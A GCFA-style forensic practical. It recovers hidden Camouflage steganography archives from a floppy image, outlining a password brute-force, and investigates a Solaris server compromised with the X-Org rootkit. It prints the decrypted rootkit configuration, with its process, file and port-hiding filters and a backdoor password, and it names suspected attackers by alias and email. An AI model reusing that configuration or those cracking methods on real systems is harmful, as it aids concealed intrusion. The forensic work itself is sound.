Initial examination of the floppy disk image, hereafter referred to as “the image”, was performed using the Linux VM. The image, downloaded from the SANS website, was immediately hashed via **md5sum** and compared to the MD5 listed on the SANS website to verify it was unchanged. Integrity confirmed the file was examined, using the **file** command.

```
[root@localhost gcfa]# file ./v1_5.gz
./v1_5.gz: x86 boot sector, code offset 0x3c, OEM-ID " mkdosfs", root entries 224, sectors 2872 (volumes
<=32 MB) , sectors/FAT 9, serial number 0x408bed14, label: "RJL        ", FAT (12 bit)
```

The information resulting from the **file** command is useful but not profound. The image contains a FAT12-formated file system. The partition is named “RJL”; an important finding as these are the initials of the suspect and it provides further evidence the floppy was managed by the suspect.

Additionally, the manufacturer ID (OEM-ID) is “mkdosfs” suggesting that the floppy disk was formatted using the tool **mkdosfs** [P1:1]. Although circumstantial, this could indicate the suspect had access to a Unix-based system. Assuming the user’s workstation is Windows-based this may indicate a second computer (non-Windows) may need to be confiscated and investigated if this analysis finds anything detrimental.

Next, the image is mounted, read-only, to offer a quick look of what is easily visible on the floppy.

File Listing of the Floppy Image

```
[root@localhost gcfa]# mkdir /mnt/gcfa
[root@localhost gcfa]# mount -o ro,loop ./v1_5.gz /mnt/gcfa
[root@localhost gcfa]# ls -alrt /mnt/gcfa
total 651
drwxr-xr-x   2 root root   7168 Dec 31  1969 .
-rwxr-xr-x   1 root root  33423 Apr 22 16:31 Internal_Lab_Security_Policy.doc
-rwxr-xr-x   1 root root  32256 Apr 22 16:31 Internal_Lab_Security_Policy1.doc
-rwxr-xr-x   1 root root 215895 Apr 23 11:54 Remote_Access_Policy.doc
-rwxr-xr-x   1 root root 307935 Apr 23 11:55 Password_Policy.doc
-rwxr-xr-x   1 root root  22528 Apr 23 14:10 Acceptable_Encryption_Policy.doc
-rwxr-xr-x   1 root root  42496 Apr 23 14:11 Information_Sensitivity_Policy.doc
```

```
drwxr-xr-x  10 root root   4096 Aug 27 15:58 ..
```

At first glance the image appears to contain six policy documents. The file extension (.doc) suggests they are Microsoft Word format; the **file** command confirms this. Two oddities are seen in the file listing. First, there are two similarly named policy documents that have the same timestamp but different file sizes. Secondly, two files are much larger than the others – 200k+ compared to 40k and under. These files are "Remote_Access_Policy.doc" and "Password_Policy.doc".

FILE identification of floppy contents

```
[root@localhost gcfa]# file *
Acceptable_Encryption_Policy.doc:   Microsoft Office Document
Information_Sensitivity_Policy.doc: Microsoft Office Document
Internal_Lab_Security_Policy1.doc:  Microsoft Office Document
Internal_Lab_Security_Policy.doc:   Microsoft Office Document
Password_Policy.doc:                Microsoft Office Document
Remote_Access_Policy.doc:           Microsoft Office Document
[root@localhost gcfa]#
```

The read-only mount is shared via samba and each file is successfully opened in Word 2002 on a Windows computer. This verifies the documents are Word files. A cursory examination of the text suggests the documents are most likely the corporate policies their names suggest.

The visible text portion of the two large documents, Remote_Access_Policy.doc and Password_Policy.doc, is much smaller than is expected of files so large. The text is copied from both documents and saved to new files. The resulting documents are much smaller than the originals. This suggests there is data hidden within each – possibly with word metadata or perhaps using a separate, deliberate process.

Review of the text within the two similarly-named files, Internal_Lab_Security_Policy.doc and Internal_Lab_Security_Policy1.doc, reveals no obvious differences. With the cursory examination of all allocated files now complete, before delving further into the document mystery, it will soon be time to determine what exists in unallocated space on the image.

Before that, though, a keyword search, also known as a "dirty word" search will be executed. This technique is done reiteratively during the case as we learn more, and can point us to information about our search that we may not yet be aware. The usefulness of the technique depends on how much we know about our search. At this point we have limited knowledge with which to populate the search. We know Ballard is concerned about fuel cell technology and Ballard's competitor Rift. We can perform a very simple search to see if we can find any reference to these terms.

Two common GNU tools are used to perform this search; **strings** and **grep**. Strings extracts probable words and text strings from a given data source. The offset of any strings output is displayed using the **–radix=d** option – this will tell us, in hex, where physically in the source file the reference was found. Grep is a very common tool to find a given pattern match within a file. The **–f** option tells grep to search for all patterns (words) from the specified file. We first have to create the basic keyword file.

Keyword Search

```
[root@localhost gcfa]# echo rift >>keywords.txt
[root@localhost gcfa]# echo fuel cell >>keywords.txt
[root@localhost gcfa]# cat keywords.txt
rift
fuel cell
[root@localhost gcfa]# strings --radix=d ./v1_5.gz |grep -i -f keywords.txt
[root@localhost gcfa]#
```

Unfortunately the keyword search did not provide any additional information. Had any reference to either term occurred, in plain text, within the image it would have been listed on screen along with relative position within the image file. Still, we now have the first iteration of our keyword list.

After a cursory look at the data presented it is now time to analyze the image properly using forensic tools. The first pair of tools are Autopsy and The Sleuth Kit (TSK), both by Brian Carrier. TSK is a collection of data analysis tools to extract useful information out of storage media images. These tools are command-line based and can extract useful information from media. TSK functionality ranges from file-system information display to extracting deleted files. Autopsy is a web-based front-end for TSK tools with bundled case-management and logging. Detailed use of these tools will not be discussed here – ample documentation resides at their project's homepages and elsewhere.

Starting Autopsy, a new case is created and the image file is loaded. We create a "body" file based on the allocated and unallocated data sections. The body file contains information on every file, allocated or otherwise, identifiable in the media. A timeline file can then be generated giving a general idea of not only what is on the disk but in what order it was placed there (inode, fat, or MFT numbers) and when the file was accessed (time stamps). A timeline table will show the modified, accessed, and changed/created times for every identifiable file, allocated or unallocated, on the system. The meaning of these stamps varies slightly between file systems.

Based on the provided case information the time zone was set to MST7MST. The timeline results are as follows, but the file ownership information – not relevant here since FAT does not store owner information – has been removed to save space.

Time	Size	MAC	inode	File
Sat Feb 03 2001 19:44:16	36864	m..	5	/CamShell.dll (_AMSHELL.DLL) (deleted)
	36864	m..	5	<v1_5.gz-_AMSHELL.DLL-dead-5>
Thu Apr 22 2004 16:31:06	33423	m..	17	/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
	32256	m..	13	/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
Fri Apr 23 2004 10:53:56	727	m..	28	/_ndex.htm (deleted)
	727	m..	28	<v1_5.gz-_ndex.htm-dead-28>
Fri Apr 23 2004 11:54:32	215895	m..	23	/Remote_Access_Policy.doc (REMOTE~1.DOC)
Fri Apr 23 2004 11:55:26	307935	m..	20	/Password_Policy.doc (PASSWO~1.DOC)
Fri Apr 23 2004 14:10:50	22528	m..	27	/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Fri Apr 23 2004 14:11:10	42496	m..	9	/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Sun Apr 25 2004 00:00:00	0	.a.	3	/RJL (Volume Label Entry)
Sun Apr 25 2004 10:53:40	0	m.c	3	/RJL (Volume Label Entry)
Mon Apr 26 2004 00:00:00	215895	.a.	23	/Remote_Access_Policy.doc (REMOTE~1.DOC)
	33423	.a.	17	/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
	36864	.a.	5	<v1_5.gz-_AMSHELL.DLL-dead-5>
	727	.a.	28	<v1_5.gz-_ndex.htm-dead-28>
	42496	.a.	9	/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
	727	.a.	28	/_ndex.htm (deleted)
	36864	.a.	5	/CamShell.dll (_AMSHELL.DLL) (deleted)
	32256	.a.	13	/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
	22528	.a.	27	/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
	307935	.a.	20	/Password_Policy.doc (PASSWO~1.DOC)
Mon Apr 26 2004 09:46:18	36864	..c	5	<v1_5.gz-_AMSHELL.DLL-dead-5>
	36864	..c	5	/CamShell.dll (_AMSHELL.DLL) (deleted)
Mon Apr 26 2004 09:46:20	42496	..c	9	/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 09:46:22	32256	..c	13	/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
Mon Apr 26 2004 09:46:24	33423	..c	17	/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Mon Apr 26 2004 09:46:26	307935	..c	20	/Password_Policy.doc (PASSWO~1.DOC)
Mon Apr 26 2004 09:46:36	215895	..c	23	/Remote_Access_Policy.doc (REMOTE~1.DOC)
Mon Apr 26 2004 09:46:44	22528	..c	27	/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Mon Apr 26 2004 09:47:36	727	..c	28	/_ndex.htm (deleted)
	727	..c	28	<v1_5.gz-_ndex.htm-dead-28>

The first file, chronographically, on the disk has a modified (m) time of February 3rd, 2001. As the modified time will accompany the file as it is copied between media and computers this does not necessarily indicate that the file was placed on the floppy in 2001. All this indicates is that the last computer to modify that file believed the date was February 2001 at the time of modification. The file has the lowest inode number so it was probably the first file to be placed on the floppy the last time it was formatted.

The floppy image only has two deleted files - *_ndex.htm* and *CamShell.dll* at inodes 28 and 5 respectively. Our next task will be to view and recover the data. Autopsy lets us easily view the contents of each of these two files. We can see that CamShell.dll and _ndex,htm both appear to have the same html text. Abandoning the Autopsy user interface, we can use the TSK tool **istat** to get more information on both of these files referencing them via inode number.

Inode interrogation with istat

```
[root@localhost gcfa]# istat -f fat v1_5.gz 5
Directory Entry: 5
Not Allocated
File Attributes: File, Archive
Size: 36864
Num of links: 0
Name: _AMSHELL.DLL

Directory Entry Times:
Written:        Sat Feb  3 19:44:16 2001
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:46:18 2004

Sectors:
33

Recovery:
33 34 35 36 37 38 39 40
41 42 43 44 45 46 47 48
49 50 51 52 53 54 55 56
57 58 59 60 61 62 63 64
65 66 67 68 69 70 71 72
73 74 75 76 77 78 79 80
81 82 83 84 85 86 87 88
89 90 91 92 93 94 95 96
97 98 99 100 101 102 103 104
[root@localhost gcfa]#
[root@localhost gcfa]# istat -f fat v1_5.gz 28
Directory Entry: 28
Not Allocated
File Attributes: File, Archive
Size: 727
Num of links: 0
Name: _ndex.htm

Directory Entry Times:
Written:        Fri Apr 23 10:53:56 2004
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:47:36 2004

Sectors:
33

Recovery:
33 34
[root@localhost gcfa]#
```

This shows us that the first two sectors of both files – the entirety of _ndex.htm – are the same two physical disk sectors. The shared sector information is shown in red above for clarity. This means one of the files, probably CamShell.dll, has been partially overwritten and is no longer complete. Since the file had been deleted this may be normal. However, the MAC times seem to suggest both files

existed at the same time so this doesn't seem likely. It's best to recover them to review them in more depth. The files can be recovered using the inode numbers and the TSK tool **icat**.

File recovery via icat

```
[root@localhost gcfa]# mkdir recovered
[root@localhost gcfa]# icat —f fat —r v1_5.gz 5 >./recovered/camshell.dll
[root@localhost gcfa]# icat —f fat —r v1_5.gz 28 >./recovered/_ndex.htm
[root@localhost gcfa]# ls —alrt ./recovered/
total 48
drwxr-xr-x  4 root root  4096 Aug 29 13:09 ..
-rw-r—r--  1 root root 36864 Aug 29 13:09 camshell.dll
drwxr-xr-x  2 root root  4096 Aug 29 13:09 .
-rw-r—r--  1 root root   727 Aug 29 13:09 _ndex.htm
[root@localhost gcfa]#
[root@localhost gcfa]# md5sum ./recovered/*
6462fb3acca0301e52fc4ffa4ea5eff8  ./recovered/camshell.dll
17282ea308940c530a86d07215473c79  ./recovered/_ndex.htm
[root@localhost gcfa]#
[root@localhost gcfa]# file ./recovered/*
./recovered/camshell.dll: HTML document text
./recovered/_ndex.htm:    HTML document text
[root@localhost gcfa]#
```

We've now recovered, guessed the type using **file**, and computed the cryptographic hash (MD5) of each file. The _ndex.htm file is smallest and probably easiest to analyze; we'll look at that one first.

_ndex.htm – 727 bytes, MD5 17282ea308940c530a86d07215473c79

```
<HTML>
<HEAD>
<meta http-equiv=Content-Type content="text/html;  charset=ISO-8859-1">
<TITLE>Ballard</TITLE>
</HEAD>
<BODY bgcolor="#EDEDED">

<center>
<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,0,0"
WIDTH="800" HEIGHT="600" id="ballard" ALIGN="">
<PARAM NAME=movie VALUE="ballard.swf"> <PARAM NAME=quality VALUE=high> <PARAM
NAME=bgcolor VALUE=#CCCCCC> <EMBED src="ballard.swf" quality=high bgcolor=#CCCCCC
WIDTH="800" HEIGHT="600" NAME="ballard" ALIGN=""
TYPE="application/x-shockwave-flash"
PLUGINSPAGE="http://www.macromedia.com/go/getflashplayer"></EMBED>
</OBJECT>
</center>
</BODY>
</HTML>
```

This file appears to be a very simple HTML page that does nothing other than display a Macromedia Shockwave multimedia file named ballard.swf. A quick scan of the image file is done again to see if "ballard.swf" occurs anywhere else

in the image. It does not. This finding is interesting but does not provide any substantive information; should we discover a shockwave file later we'll know how it was intended to be viewed. It's not we can at least infer it either existed somewhere before or was intended to exist.

Based on inode information we already know that the first two 512-byte sectors of camshell.dll are the same as the _ndex.htm file but what does the rest of it contain? Using a hex editor to view the file suggests the remainder of the file, from sectors 35 – 104, appear to be a binary file. It is probably a real DLL file. **Strings** can be used to extract potentially useful data from the file. This is quite informative; we see numerous references to APIs, a reference to "C:\My Documents\VB Programs\Camouflage\Shell\lctxMenu.tlb", and several occurrences of "camouflage". There are enough references to VisualBasic (VB) files that it is probable this program was written in VB.

Strings can be run again, using the encoding option to view Unicode, to reveal additional interesting strings. A partial view of the results, including several key findings, is below.

String output of CamShell.dll

```
http://www.camouflage.freeserve.co.uk
CompanyName
Twisted Pear Productions
FileDescription
Keeps files containing sensitive information safe from prying eyes.
LegalCopyright
Copyright (c) 2000-2001 by Twisted Pear Productions, All rights reserved worldwide.
ProductName
Camouflage
FileVersion
1.01.0001
ProductVersion
1.01.0001
InternalName
CamShell
OriginalFilename
CamShell.dll
OLESelfRegister
```

From this one can infer that the file CamShell.dll is a part of a program called "Camouflage", version 1.01.0001, developed by Twisted Pear Productions. Furthermore, the program appears to be used for "Keeps files containing sensitive information safe from prying eyes." A hypothesis emerges - this program may be the cause of our abnormally large Word documents.

Starting up the Windows VM, after saving a "snapshot", for safety while possibly browsing some unsavory web sites, it is time to search the internet for more information on "Camouflage". The URL we found via strings, http://www.camouflage.freeserve.co.uk, is no longer active. It appears to now be

run by advertisers. Fortunately, a Google search for "camouflage twisted pear productions" yields several possibilities. The first of these is http://camouflage.unfiction.com and appears to be valid.

The page indicates that the website is an archive of the original page, and that the software is no longer developed. The software is downloaded as camo121.exe with a MD5 hash of c62b050117c2cba3518e5a734fedef1f. The software is installed on Windows VM system. We can monitor the installation with Process Explorer, FileMon, and RegMon from Sysinternals. This will give us a general idea of what the installation actually does to our system – random software from the internet should never be trusted. Nothing overly suspicious occurs during the installation or when the program is activated.

The Camouflage application integrates into the Windows shell, allowing simple data hiding with just a right click. Right-clicking on a file now offers "camouflage" and "uncamouflage" options. We can try this on one of the larger files but a password prompt appears. A blank password is tried, so is "password", but neither works. The Camouflage readme.txt file indicates a password prompt will always be shown even if no password exists and regardless of whether or not the file contains a Camouflage archive. An attempt is made to uncamouflage each file with no password. The file Internal_Lab_Security_Policy.doc reveals a non-passworded archive with one file named "opportunity.txt". The text of Opportunity.txt is as follows.

Opportunity.txt

I am willing to provide you with more information for a price. I have included a sample of our Client Authorized Table database. I have also provided you with our latest schematics not yet available. They are available as we discussed - "First Name".
My price is 5 million.

Robert J. Leszczynski

The information contained within "Opportunity.txt" is very promising. First, the subject of this investigation is most likely disclosing Ballard's proprietary data for financial gain. Second, we know that the subject has attempted to hide his actions using the same Camouflage software we have found, or at least compatible with it. Third, we will most likely need to circumvent passworded archives to complete this analysis. Lastly, we know the Internal_Lab_Security_Policy.doc (Lab) document contains hidden data; we can examine the file and possibly learn something about the password or stenography process utilized by Camouflage.

Hopefully someone will have created a password removal tool for Camouflage. A Google search turns up several interesting possibilities. Interestingly, several of the websites attempt to automatically install software on my computer – this fails since I was using Linux for the search. None of the downloaded files appear to be valid files though.

Having several other valid leads to pursue, it is now a matter of selecting the best to follow next. Analysis of the changes Camouflage makes to a file is likely to be a time consuming process, and there are potential legal implications of exploring this option. The license agreement bundled with the software forbids reverse engineering the program. Attempting to brute-force the password for each file may be the best, or at least quickest, option. We can start the brute force process and then delve into the legal and encrypted file format issues.

Attempting a dozen bad passwords (anything but a blank entry) for the Lab document followed by a correct password demonstrates the password-entry is attackable. The password entry did not limit the number of failed attempts and did not add any incremental time delay between failed attempts. The password can be brute forced. Additionally, there is a decent chance that the password exists in plain text on the floppy image. We can create a quick Perl script to extract all words from a Strings dump of the image. Then we can create a second script to take each word from the file and "type" it into the password prompt. We can then attempt to brute force each of the presumably passworded files with minimal effort. For the sake of brevity in this narrative the word-list generation script is detailed Appendix A and the Camouflage brute-force script is described in Appendix B.

With the script attempting to brute force one of the files it is now time to analyze the encrypted file to see if the format is simple enough that we can attack it directly. If the programmer was sloppy the file format might have clues allowing us to bypass the password. For example, perhaps the password can be identified within the file and a "real" password replaced with a blank one. Since this is attempting to bypass an encryption method by analysis of said encryption method it could potentially violate one or more laws. Some time was spent researching this (Appendix C) and reverse engineering the file format seems legal. Subsequent analysis of the files (Appendix D) determined that the file format was also attackable and the passwords could be calculated. Furthermore, camouflaged files seem to have an identifiable signature making efficient identification across a large number of files possible – please see Appendix E for an explanation.

The password cracking attempt, although redundant, was also successful. This was obvious mid-way through the file analysis, but the file analysis process seemed more rewarding and was continued. We now have all data extracted from each of three Camouflage archives. None of the files extracted from the archives were archives themselves. Analysis of these files seems straight forward from a technical standpoint. They appear to be "normal" files and uninteresting, aside from their content. Analysis of the intellectual property implications of the file contents is limited to the Case Executive Summary and Case Technical Summary.

Through several different methods we can now see that the suspect clearly has violated the company policies he had stored on the floppy and has shown clear intent to disseminate confidential data to a third party for personal financial profit. This completes the technical analysis steps. Interpretation of the data is found in the Case Technical Summary found above.

Part Two, Option 1 –

Perform a Forensic Analysis of a System

Case Executive Summary

On July 7th, 2004, an unused lab system was discovered to have been hacked by an external individual or group of individuals. A forensic investigation was initiated to determine the impact and cause of the attack. The investigation was able to successfully conclude what happened to the system and the general root cause of the event.

No appreciable business impact resulted from this compromise; no proprietary data was lost, productivity was not affected, and there was minimal public exposure. The vulnerabilities on the hacked server were due to a complete lack of security precautions by the system owners. The system owners have been briefed on the importance of securing their systems and have been directed to the security contact within their business unit.

Case Technical Summary

Case Overview

On July 7th, 2004, incidental security analysis of IDS logged network traffic to the internet exposed a compromised lab system. The observed activity was Internet Relay Chat (IRC) communication with a computer network in Finland. The lab system in question was owned and operated by business group XYZ.

Record of Forensic Evidence

The computer suspected of being compromised was a Sun Ultra 2, with a public IP address of A.B.C.D. Physical examination revealed that it only had one drive; a 4.3 gigabyte SCSI drive. The drive was removed from the computer and a copy was made using DCFLDD on a computer running Linux (Fedora Core 2). DCFLDD is a version of the venerable utility DD that has been enhanced with MD5 hash integration. The SCSI drive was attached via an Adaptec firewire card and a BlackBagTech hardware-based write-blocker. A MD5 hash of the drive taken before and after acquisition verified that the data was unchanged by the imaging process.

Physical Evidence Log				
Description	**Part #**	**Serial #**	**Comment**	**Asset Tag**
Computer	600-4537-01	734f0379	System Name (labeled): Cyclopes3 SUN ULTRA2	q92953
Hard Drive	Seagate: ST15230WC Sun: 3702367-02	Seagate: 611000050-02 Sun: 0020772-9720F36565	Seagate Ultra Wide3 SCSI, 4.3GB 80-pin drive	N/A

Electronic Evidence Log			
File Name	**File Size (bytes)**	**MD5**	**Description**
200407-028.dd	4,290,969,600	671720b1c6a56a3916585422ecbb393b	Drive from Cyclopes3

Analysis

Forensic analysis of the system was able to determine, with acceptable accuracy, when the system was first compromised. While we cannot determine how the compromise occurred, we have determined the majority of what occurred afterwards.

On June 2nd, 2004, after compromising the system the attacker installed a root kit. The installation of a root kit is a common technique when comprising systems as it allows the attacker to achieve operational control of the computer, and install applications of choice, while hiding all activity from normal users of the system. The particular root kit used is well-known and does not appear to differ significantly from published versions. The most profound identified difference is the deliberate partial installation of the root kit – several parts of the installation process were "commented out" such that they didn't run.

No detectable activity on the system caused by the attacker happened for nearly one month after the compromise. On June 28th, 2004, two new IRC tools were installed. One of these tools PsyBNC should have been installed during the installation of the root kit. The inferred original installation could not be found; it may have been manually removed by the attacker, perhaps when installing these two new IRC tools.

No trace of attack tools could be found on the system. However, any such attack tools could have been set up in such a manner that powering off the computer would have rendered them undetectable. The managed IDS sensors did not detect anything malicious from the compromised system indicating, for the most part, the attacker's utilization of the system was limited to IRC use and other activity that was not overtly malicious.

A common use of exploited systems is to act as a file, or "warez", server. This does not appear to have been the case with this server, perhaps because the server had very little disk space available.

Very little effort to hide the details of the attack appears to have been taken by the attacker. We have found numerous information points, including the root kit installation script that together provides an adequate understanding of the system compromise and subsequent events.

Outcome and Root Cause

The specific cause of the compromise is unknown but, as the system had never been patched, it was rife with vulnerabilities. The hacked computer itself has very little value and its loss poses no threat to the company or the specific business unit. The computer will be rebuilt by the business unit before being put back into operation. The operational group has had a review of best practices for securing systems and been introduced to the security manager for their business unit. The security manager will work with them to ensure all future systems are patched.

Business Impact Analysis

The system owners formally stated that the system held no confidential information and had little value beyond testing. Examination of the system for potentially sensitive information did not identify anything questionable. The loss of this system had very minimal impact to the specific owning group and no appreciable impact to the larger business unit or company.

Timeline

Analysis of the file system resulted in an approximate timeline of activity.

Time	Activity
Fri May 07 2004	Two folders created by the IRC archive (muh.tar) have a much older access date than would be expected. This is because the MODIFIED dates are persistent across file copies. The mug.tar archive lists the same date for the archived versions of the ./muh and ./psybnc directories.
Wed Jun 02 2004 07:01	After several days of inactivity several services are accessed including sadmind, rpc.sprayd, and rpc.rwalld.
Wed Jun 02 2004 07:04 - Wed Jun 02 2004 07:19	The X-ORG root kit is installed from sunrk.tar. System files are replaced with hacked versions, logs are "cleaned", and part of the rootkit is deleted. - An installation summary email is sent to the hacker. A second email fails to send to a different address. - An IRC tool and sniffer should have been running but are no longer identifiable
Wed Jun 02 2004 07:19 – Mon Jun 28 2004 07:44	The compromised system is used by the business unit. An application suite is installed and accessed several times. Several of the trojaned system utilities are run – their use seems legitimate.
Mon Jun 28 2004 07:44 -	The attacker briefly returns to the system, possibly to remove components

Mon Jun 28 2004 09:00 (est)	installed during the original compromise.
Mon Jun 28 2004 16:16 – Mon Jun 29 2004 01:30 (est)	Two IRC "bouncer" tools are installed and set to automatically start when the server does. One, "muh", is observed to start at this time. SSH was used and unknown other actions occurred.
Mon Jun 29 2004 01:30 – Mon Jul 11 2004 14:00	The system owners occasionally access the previously installed applications.
Mon Jul 11 2004 14:00	The system is powered off and imaged

Much unknown activity could have occurred during the approximate month-and-a-half between system compromise and system disconnection. However, there is no indication that the system was used for anything more malicious than communication. No attack tools were found and no attacks from (or to) the compromised system were seen by our corporate intrusion detection systems.

The Attacker

The forensic analysis has identified multiple names for the attacker or attackers. One of these – Puya82 - is quite prominent within the investigation and can most likely lead to identification of a specific individual if legal action is required. The attacker appears to be Romanian in origin but may have a US link or affiliation due to domain name registration.

Hacker Alias	Comment
Puya82	This name is affiliated with the IRC channel used by the IRC Bouncer installed on the compromised system. There is an affiliated domain name (www.puya82.com) that lists rohackro@yahoo.com as a contact. The hosting ISP is ee.net, based in Columbus Ohio. This name has also been linked to a Romanian internet radio channel (radiovest.ro). This site includes a possible picture of our attacker.
rohackro@yahoo.com	An email address that received an automated email by the root kit upon installation completion.
insane@luckster.com	An email address named within the root kit configuration. This email address has been linked to a Romanian educational forum. This email address was commented out and may no longer be used.
kan3x@yahoo.com	An email to this address, triggered by an unknown process, failed to send from the compromised system shortly after root kit installation. (**/var/mail/nicu)**

Program Analysis – X-Org Solaris Root Kit

The abundance of published information on this root kit makes examination reasonably easy. An exhaustive analysis of the root kit is beyond the scope of this analysis. Some sources for more detailed information are mentioned within this paper [14][16] and others are easily found using an internet search engine of choice. The root kit itself lists two websites but these do not seem to be available anymore.

Installation

The installation of the root kit can be examined in detail by examining the installation script (Appendix F). At a high level, the root kit installs itself to /usr/lib/libX.a. It replaces several common system utilities, such as ps, with its own copies. The originals are moved to the root kit's folder. The replacement utilities allow the root kit to evade detection by hiding the root kit files and its network connections.

Configuration

The root kit uses an encrypted configuration file to customize its operation in a pseudo-stealthy manner. A perl script found of the internet [17] was able to decrypt the configuration file.

Root Kit Configuration File (decrypted) - /usr/lib/libX.a/uconf.inv

```
[file]
find=/usr/lib/libX.a/bin/find
du=/usr/lib/libX.a/bin/du
ls=/usr/lib/libX.a/bin/ls
file_filters=libX.a,lblibps.so,libm.n,modcheck,modstat,wipe,syn,uconf.inv,ntptime,psbnc,ntpstat,USER

[ps]
ps=/usr/lib/libX.a/bin/rps
ps_filters=psybnc,ntpq,solegg,rps,srload,modcheck,modstat,ntpstat,ntptime,lpsys,syn,bsdpsy
lsof_filters=lp,uconf.inv,psniff,rps,:6668,:31337,:56789,:11000,:6667,/usr/lib/libX.a,libm.n,lsof,psybnc

[netstat]
netstat=/usr/lib/libX.a/bin/netstat
net_filters=65535,8282,2000,2001,6667,6668,31337

[login]
su_loc=/usr/lib/libX.a/bin/su
ping=/usr/lib/libX.a/bin/ping
passwd=/usr/lib/libX.a/passwd
shell=/bin/sh

su_pass=r1hoaspg
```

Even without additional research it is simple to guess what much of this does. We can see the parameters passed to the substituted system utilities to control what gets shown to an end user and what will not. From this we can surmise that this system probably ran an IRC tool (psybnc), a sniffer, a log wiper, and utilized several ports. The remote access password, r1hoaspg, is a potentially unique signature of this attack but does not appear in any search engine queries.

Root Kit Utilities

The root kit installs several tools for use of the attacker. The README file installed by the root kit, and shown in Appendix G, explains the function of several of these.

The (new and improved!) log cleaning tool "wipe" will remove many of the pesky logs within a system that might betray the presence of the root kit. The script will determine what OS it is run on and clean logs according to system type. Interestingly, I noticed Norton Antivirus detects the file as a hacking tool when copied to a windows system as a text file. Wipe has been included here as Appendix J.

I searched for all of the files listed in the README but many were not present. Examination of the installation script, based on the assumption it was run, confirms that some of those files should have been there. Some were not installed purposely: parts of the installation script were nullified. For other missing parts may have been deleted after installation. They may have been deleted due to non-use or replacement (as with muh and psyBNC). They also could have been deleted after starting them such that they would be operational until reboot and untraceable thereafter.

Program Analysis – Muh and PsyBNC

The attacker appears to have used our server solely as an IRC host. The root kit installed some IRC tools but these were apparently manually removed by the attacker and replaced by two new copies on June 28th. They were installed to /usr/bin/cdb/muh using a tar archive "muh.tar". This archive was not deleted and was available for analysis.

PsyBNC is an IRC Bouncer that does not appear to have been used. Muh is another bouncer that was used. The configuration file and logs are available in Appendix I. The use of a bouncer is simply to make sure the attacker has use of his desired user name – Puya82. The programs are not noteworthy, aside from their mere presence on the system. The configuration files are quite informative though. One configuration file for muh was recovered from unallocated space.

Examination Details – Analyst Notes and Narrative

This narrative explains the sequence of events, restrictions, assumptions, and overall process involved in the analysis of a Corporate-owned Solaris system suspected of being compromised. Notes were taken throughout the analysis process and later transcribed to this document. Because this is the narrative, and not the actual report, opinions and interpretations will be given (and states as such).

Having no appreciable real-world experience investigating system compromises, and having effectively no experience with the operating system (Solaris) involved, this analysis promised to be as educational as it would be challenging. Not being a member of the operational security team, the group that is empowered to resolve these issues, caused a few minor problems as well.

Prologue

On July 7th, 2004, I was reviewing the functionality of an Intrusion Detection System (IDS) per the request of one of our business units. Not a part of our corporate-run IDS infrastructure, this IDS device was from a different manufacturer and was not monitored in the normal sense. This device, placed with the cooperation of the corporate IDS team, had only been able to monitor a live network for about 24 hours with the sole intent of assessing product functionality. The connection monitored was the "ISP-equivalent" link for several labs that required unregulated internet access.

While examining the data generated by this non-tuned IDS I noticed something quite suspicious. It appeared the managed IDS system on the same link – or the monitoring personnel - had failed to identify frequent IRC authentications from a single lab IP to the internet. Knowing compromised systems often use IRC as a "control channel", and noting the suspicious IRC "nick" being used, it appeared I had most likely found a hard drive for my GCFA assignment.

Detection

A second IDS was placed on a network span where it was able to observe a subset of the traffic between our corporate network and the internet. This traffic consisted primarily of outbound web traffic from one of our corporate proxies and anything to or from several internet facing labs (internally isolated). The goal of the placement was simply to understand the usability of this IDS. The same network section was already monitored by a centrally managed IDS.

After collecting approximately 24 hours worth of data I had taken the system off the network. I wanted to understand how simple to use the product was, how much data an "out-of-the-box" system logged during a short time period, and get a general feeling for the system. Looking at the IDS alerts I quickly noticed something disconcerting; frequent "CHAT IRC Access" events. These events were happening consistently, several times a minute, from one of our IP addresses to one external IP address.

Summarized IDS Output (Sanitized)

Time	Attack	Source	src port	Destination	dst port	Bytes
7/6/2004 16:14	CHAT IRC Access	X.Y.206.216	36403	195.197.175.21	tcp/6667	
7/6/2004 16:14		X.Y.206.216	0	195.197.175.21	tcp/6667	557
/6/2004 16:14		X.Y.206.216	36403	195.197.175.21	tcp/6667	597
7/6/2004 16:14		X.Y.206.216	0	195.197.175.21	tcp/6667	
7/6/2004 16:14		X.Y.206.216	0	195.197.175.21	tcp/6667	
7/6/2004 16:14	CHAT IRC Access	X.Y.206.216	0	195.197.175.21	tcp/6667	
7/6/2004 16:14		X.Y.206.216	54644	195.197.175.21	tcp/6667	
7/6/2004 16:14		X.Y.206.216	54644	195.197.175.21	tcp/6667	
7/6/2004 16:14	CHAT IRC Access	X.Y.206.216	54644	195.197.175.21	tcp/6667	
7/6/2004 16:15		X.Y.206.216	0	195.197.175.21	tcp/6667	597
7/6/2004 16:15		X.Y.206.216	54644	195.197.175.21	tcp/6667	597

7/6/2004 16:15		X.Y.206.216	0	195.197.175.21	tcp/6667	
7/6/2004 16:15		X.Y.206.216	0	195.197.175.21	tcp/6667	
7/6/2004 16:15	CHAT IRC Access	X.Y.206.216	0	195.197.175.21	tcp/6667	
7/6/2004 16:15		X.Y.206.216	32589	195.197.175.21	tcp/6667	
7/6/2004 16:15		X.Y.206.216	32589	195.197.175.21	tcp/6667	
7/6/2004 16:15	CHAT IRC Access	X.Y.206.216	32589	195.197.175.21	tcp/6667	
7/6/2004 16:15		X.Y.206.216	0	195.197.175.21	tcp/6667	597
7/6/2004 16:15		X.Y.206.216	32589	195.197.175.21	tcp/6667	597

The IDS sensor captured the packets from each attack allowing me to see that the contents of each connection were identical. The logs indicated the lab system was attempting to log on to an IRC network using the nickname, or "NICK", of "Eminem".

